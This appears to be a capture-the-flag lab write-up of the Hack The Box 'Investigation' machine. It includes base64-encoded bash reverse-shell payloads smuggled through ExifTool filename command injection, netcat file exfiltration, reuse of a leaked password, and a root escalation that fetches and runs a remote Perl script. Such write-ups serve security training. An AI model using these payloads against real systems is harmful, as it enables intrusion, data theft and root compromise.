
#### **Reporting On**

#### 10.129.10.244

http://eforenzics.htb/



Anil Rai

Date:- 2079/10/10

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#### **Information Gathering.**

>> ip = **10.129.10.244** 

Use Techonology.

>> Apache Http Server. (2.4.41)


>> JQuery (3.4.1)

>> OS (Ubuntu)

>> UI framework (Bootstrap)

And Programming Language (PHP).

This is a forensic website.



## Scanning.

Nmap:

TCP scanning. :-

Nmap -sC -sV 10.129.10.244 -0

Nmap = scan tool.

-sC = default script load (NSE)

-sV = service version

-O = OS detail

I just found open port.

Open port 22 and 80.

And the running service is SSH Or Http.

## **UDP Scanning:-**

Nmap -sU -sV 10.129.10.244 -0

```
Starting Nmap -sU -sV 10.129.10.244

Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-23 12:54 +0545

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0


RTVAR has grown to over 2.3

R
```

Ok I found ome port is open but this port is filtred.

Again I explore the website.

### And I found. This



And I see there are a on upload option and this website only process jpg image. And I test it .

I just upload one jpg image.

And see the report.

```
♦ Hack The Box :: Machines ×
         eforenzics.htb/analysed_ima<×
                                            🔘 👌 eforenzics.htb/analysed_images/girljpeg.txt
     Kali Linux 🔒 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🧖 Kali NetHunter 🛸 Exploit-DB
ExifTool Version Number
File Name
                                               : girl.jpeg
Directory
File Size
File Modification Date/Time
File Access Date/Time
File Inode Change Date/Time
                                               : 9.9 KiB
                                               : 2023:01:24 06:36:26+00:00
                                                 2023:01:24 06:36:26+00:00
2023:01:24 06:36:26+00:00
File Inode Change Da
File Permissions
File Type
File Type Extension
MIME Type
JFIF Version
                                                  -rw-r--r--
                                                 JPEG
                                                 jpg
image/jpeg
Resolution Unit
X Resolution
 Y Resolution
Image Width
Image Height
Encoding Process
Bits Per Sample
Color Components
                                               : 225
                                              : 225
: Baseline DCT, Huffman coding
Y Cb Cr Sub Sampling
Image Size
                                              : YCbCr4:2:0 (2 2)
                                               : 225x225
Megapixels
```

Ok I found >> Encoding Process: Baseline DCT, Huffman coding And I tried to explore.

But I did not found anything.

Let's see the directory.

>> dirbuster.

```
Files found during testing:

Files found with a 200 responce:

/upload.php
/service.html
/index.html
/assets/vendors/jquery/jquery-3.4.1.js
/assets/vendors/bootstrap/bootstrap.affix.js
/assets/vendors/bootstrap/bootstrap.bundle.js
/assets/js/efore.js
```

I found this dir of the website.

Ok I don't found any clue.

And I again research photo data.

>> ok I found exiftool version 12.37

And I research it and I found this version is command injection tool.

```
https://gist.github.com > ert-plus
```

Command Injection in Exiftool before 12.38 - gists · GitHub

**Exiftool versions** < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to **exiftool** ends with a pipe character ...

Missing: exploit | Must include: exploit

## **Exploiting Part.**

Ok now I make a exploit in the png image and upload the image on website file.

Look.

```
-$ ls
DirBusterReport-eforenzics.htb-80.txt girl.jpeg rupatar.png

-(whiteshadow® kali)-[~/Desktop/Report /htb practice/eforensic]
-$ cp rupatar.png 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzkwMDEgMD4mMQ=
-| base64 -d | bash |'

-(whiteshadow® kali)-[~/Desktop/Report /htb practice/eforensic]
-$ cp rupatar.png 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzQ0MyAwPiYx |base64 -d | bash |'

-(whiteshadow® kali)-[~/Desktop/Report /htb practice/eforensic]
-$ sudo nc -lvnp 443
Listening on [any] 443 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.197] 39814
bash: cannot set terminal process group (952): Inappropriate ioctl for device bash: no job control in this shell
www-data@investigation:~/uploads/1674801558$
```

Ok let's do it.

Ok I tried to find some data.

>> find / -user www-data 2>/dev/null | grep -vE 'run|proc|var' /usr/local/investigation/analysed\_log

```
www-data@investigation:~/uploads/1674801558$ ls
ls
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi44LzQ0MyAwPiYx |base64 -d |bash |
www-data@investigation:~/uploads/1674801558$ cd ..
cd ..
www-data@investigation:~/uploads$ cd ..
cd ..
www-data@investigation:~$ ls
ls
html
uploads
www-data@investigation:~$ find / -user www-data 2>/dev/null | grep -vE 'run|proc|var'
<user www-data 2>/dev/null | grep -vE 'run|proc|var'
/usr/local/investigation:~$
www-data@investigation:~$
www-data@investigation/analysed_log
www-data@investigation:~$
```

# Ok let's try some.

```
www-dataginvestigation:~$ cd /usr
cd /usr
www-data@investigation:/usr$ ls
ls
bin
games
include
lib
lib32
lib64
libexec
libx32
local
sbin
share
src
www-data@investigation:/usr$ cd local
cd local
www-data@investigation:/usr/local$ ls
bin
etc
games
include
investigation
lib
man
sbin
share
www-data@investigation:/usr/local$
```

## Ok I found the investigation file.

## Ok I found analysys\_log file.

```
www-data@investigation:/usr/local$ cd investigation cd investigation www-data@investigation:/usr/local/investigation$ ls ls ls Windows Event Logs for Analysis.msg analysed_log www-data@investigation:/usr/local/investigation$ ■
```

## Let's do something.

```
www-data@investigation:/usr/local/investigation$ ls -l
ls -l
total 1280
-rw-rw-r-- 1 smorton smorton 1308160 Oct 1 00:35 Windows Event Logs for Analysis.msg
-rw-rw-r-- 1 www-data www-data 0 Oct 1 00:40 analysed_log
```

Ok I see the data is read write permission.

Ok now let's download the file using netcat.

On the sending Terminal.

>> nc 10.10.16.9 8800 <Windows\ Event\ Logs\ for\ Analysis.msg

And receiving terminal.

>> nc -lvnp 8800 > 'Windows Event Logs for Analysis.msg'




www-data@investigation:/usr/local/investigation\$ nc 10.10.16.9 8800 <Windows\ Event\ Logs\ for\ Analysis.msg <.16.9 8800 <Windows\ Event\ Logs\ for\ Analysis.msg ls www-data@investigation:/usr/local/investigation\$

Ok the file will be download.

When I open this is not showing me.


Let's convert it.

I just use a online.




## I just use online converter.

To see the file. And I found some Zip file let's download it.



iewer Online lets you view e-mail messages in EML, MSG and winmail.dat ats. You can also access email file attachments.

## And I unzip it.



Ok I found this file in the extxlogs file.

Ok now I am going to use some evtx code which I found in internet.

```
import Evtx.Evtx as evtx
import Evtx.Views as e_views
def main():
  import argparse
  parser = argparse.ArgumentParser(
    description="Dump a binary EVTX file into XML.")
  parser.add_argument("evtx", type=str,
             help="Path to the Windows EVTX event log file")
  args = parser.parse_args()
  with evtx.Evtx(args.evtx) as log:
    print(e_views.XML_HEADER)
    print("<Events>")
    for record in log.records():
      print(record.xml())
    print("</Events>")
if __name__ == "__main__":
  main()
```

and save it .py file.

Let's run it same time with the code.

>> evtx\_dump.py security.evtx

Or

>> evtx\_dump.py security.evtx | grep -A 42 '4625</EventID>'

```
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<0pcode>0</0pcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01 19:15:15.374769"></TimeCreated>
<EventRecordID>11373331</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="6800"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x0000000000000003e7</pata>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="TargetDomainName"></Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc00000064</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate
```

Ok now I found some credential.

```
<EventID Qualifiers="">4625</EventID>

<Version>0</Version>

<Level>0</Level>

<Task>12544</Task>

<Opcode>0</Opcode>

<Keywords>0x801000000000000000/Keywords>

<TimeCreated SystemTime="2022-08-0116:34:51.543730"></TimeCreated>

<EventRecordID>11371170</EventRecordID>
```

```
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946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="5128"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7
<Data Name="TargetUserSid">S-1-0-0
<Data Name="TargetUserName">Imonroe
<Data Name="TargetDomainName">EFORENZICS-DI</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313
<Data Name="SubStatus">0xc000006a</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate/Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0000000000000180
<Data
Name="ProcessName">C:\Windows\System32\svchost.exe</D
ata>
<Data Name="IpAddress">127.0.0.1</Data>
```

```
<Data Name="IpPort">0</Data>
</EventData>
</Event>
<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/ev
ent"><System><Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4611</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12289</Task>
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x801000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01"
16:50:07.137703"></TimeCreated>
<EventRecordID>11371603</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-</pre>
946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="604"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
```

```
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7
<Data Name="TargetUserSid">S-1-0-0
<Data Name="TargetUserName">hmraley
<Data Name="TargetDomainName">EFORENZICS-DI</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">2</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="AuthenticationPackageName">Negotiate/Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0000000000000180
<Data
Name="ProcessName">C:\Windows\System32\svchost.exe</D
ata>
<Data Name="IpAddress">127.0.0.1</Data>
<Data Name="IpPort">0</Data>
</EventData>
</Event>
<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/ev
```

```
ent"><System><Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4611</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12289</Task>
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x801000000000000</Keywords>
<TimeCreated SystemTime="2022-08-01"
19:15:15.374769"></TimeCreated>
<EventRecordID>11373331</EventRecordID>
<Correlation ActivityID="{6a946884-a5bc-0001-d968-</pre>
946abca5d801}" RelatedActivityID=""></Correlation>
<Execution ProcessID="628" ThreadID="6800"></Execution>
<Channel>Security</Channel>
<Computer>eForenzics-DI</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">EFORENZICS-DI$</Data>
<Data Name="SubjectDomainName">WORKGROUP</Data>
<Data Name="SubjectLogonId">0x000000000000003e7
<Data Name="TargetUserSid">S-1-0-0
```

#### <Data

```
Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="TargetDomainName"></Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">7</Data>
<Data Name="LogonProcessName">User32 </Data>
<Data Name="LogonProcessName">Negotiate</Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">EFORENZICS-DI</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000000180</Data>
<Data Name="ProcessId">C:\Windows\System32\svchost.exe</D
```

<Data Name="IpAddress">127.0.0.1</Data>

<Data Name="IpPort">0</Data>

</EventData>

</Event>

ata>

#### <Event

xmIns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider><EventID Qualifiers="">4611</EventID></Provider>

```
<Level>0</Level>
<Task>12289</Task>
```

Ok now I connect the server throw ssh.

>> Local == smorton

>> pass == Def@ultf0r3nz!csPa\$\$

#### Ok let's do it.

>>

```
$\ssh \smorton@10.10.11.197
The authenticity of host '10.10.11.197 (10.10.11.197)' can't be established.
ED25519 key fingerprint is SHA256:lYSJubnhYfFdsTiyPfAa+pgbuxOaSJGV8ItfpUK84Vw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.197' (ED25519) to the list of known hosts.
smorton@10.10.11.197's password:
Permission denied, please try again.
smorton@10.10.11.197's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/advantage
 * Support:
  System information as of Fri 27 Jan 2023 07:27:30 AM UTC
  System load: 0.0
                                 Processes:
  Usage of /: 59.6% of 3.97GB Users logged in:
                                 IPv4 address for eth0: 10.10.11.197
  Memory usage: 13%
  Swap usage: 0%
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
smorton@investigation:~$
```

Ok I got the user.

Let's do root.

#### >> sudo -l

#### User list.

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$
```

# I found the root path /usr/bin/binery Let's test.

```
smorton@investigation:/usr/bin$ sudo cd binary
[sudo] password for smorton:
sudo: cd: command not found
smorton@investigation:/usr/bin$ sudo /usr/bin/binary
Exiting...
smorton@investigation:/usr/bin$ cd
smorton@investigation:~$ sudo /usr/bin/binary
Exiting...
smorton@investigation:~$
```


#### Ok.

```
if (argc != 3) {
    puts("Exiting... ");
    exit(0);
}
iVar1 = getuid();
if (iVar1 != 0) {
    puts("Exiting... ");
    exit(0);
}
```

```
iVar1 = strcmp(argv[2], "IDnxUysaQn");
if (iVar1 == 0) {
  puts("Running...");
  uVar2 = fopen(argv[2], 0x2027);
  uVar3 = curl_easy_init();
  curl_easy_setopt(uVar3, 0x2712, argv[1]);
  curl_easy_setopt(uVar3, 0x2711, uVar2);
  curl_easy_setopt(uVar3, 0x2d, 1);
  iVar1 = curl_easy_perform(uVar3);
  if (iVar1 == 0) {
    iVar1 = snprintf(0, 0, 0x202a, argv[2]);
    uVar4 = malloc((int64_t)iVar1 + 1);
    snprintf(uVar4, (int64_t)iVar1 + 1, 0x202a, argv[2]);
    iVar1 = snprintf(0, 0, "perl ./%s", uVar4);
    uVar5 = malloc((int64_t)iVar1 + 1);
    snprintf(uVar5, (int64_t)iVar1 + 1, "perl ./%s", uVar4);
    fclose(uVar2);
    .plt.sec(uVar3);
    setuid(0);
    system(uVar5);
    system("rm -f ./IDnxUysaQn");
    return 0;
  }
  puts("Exiting...");
  exit(0);
}
puts("Exiting...");
exit(0);
return 0;
```

# this is a binery code.

I am not a professional so I am just copy some code from google.



I make root.pl file.

```
(whiteshadow@ kali)-[~/Desktop/Report /htb practice/eforensic]
$ nano root.pl

(whiteshadow@ kali)-[~/Desktop/Report /htb practice/eforensic]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I started a localhost server in same place.

And put this command on victim terminal.

>> /bin/sudo /usr/bin/binary http://10.10.16.9:80/root.pl IDnxUysaQn

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/s
nap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ /bin/sudo /usr/bin/binary http://10.10.16.9:80/root.pl lDnxU
ysaQn
Running...
root@investigation:/home/smorton#
```

I got root shell.

#### **Conclusion**

This website is vulnerable on file Upload Vulnerability. And this is very harmful. And it also allow to bypass a root without any password use some code. And this is very harmful. For this website. So anyone can access this root easily so please fix this.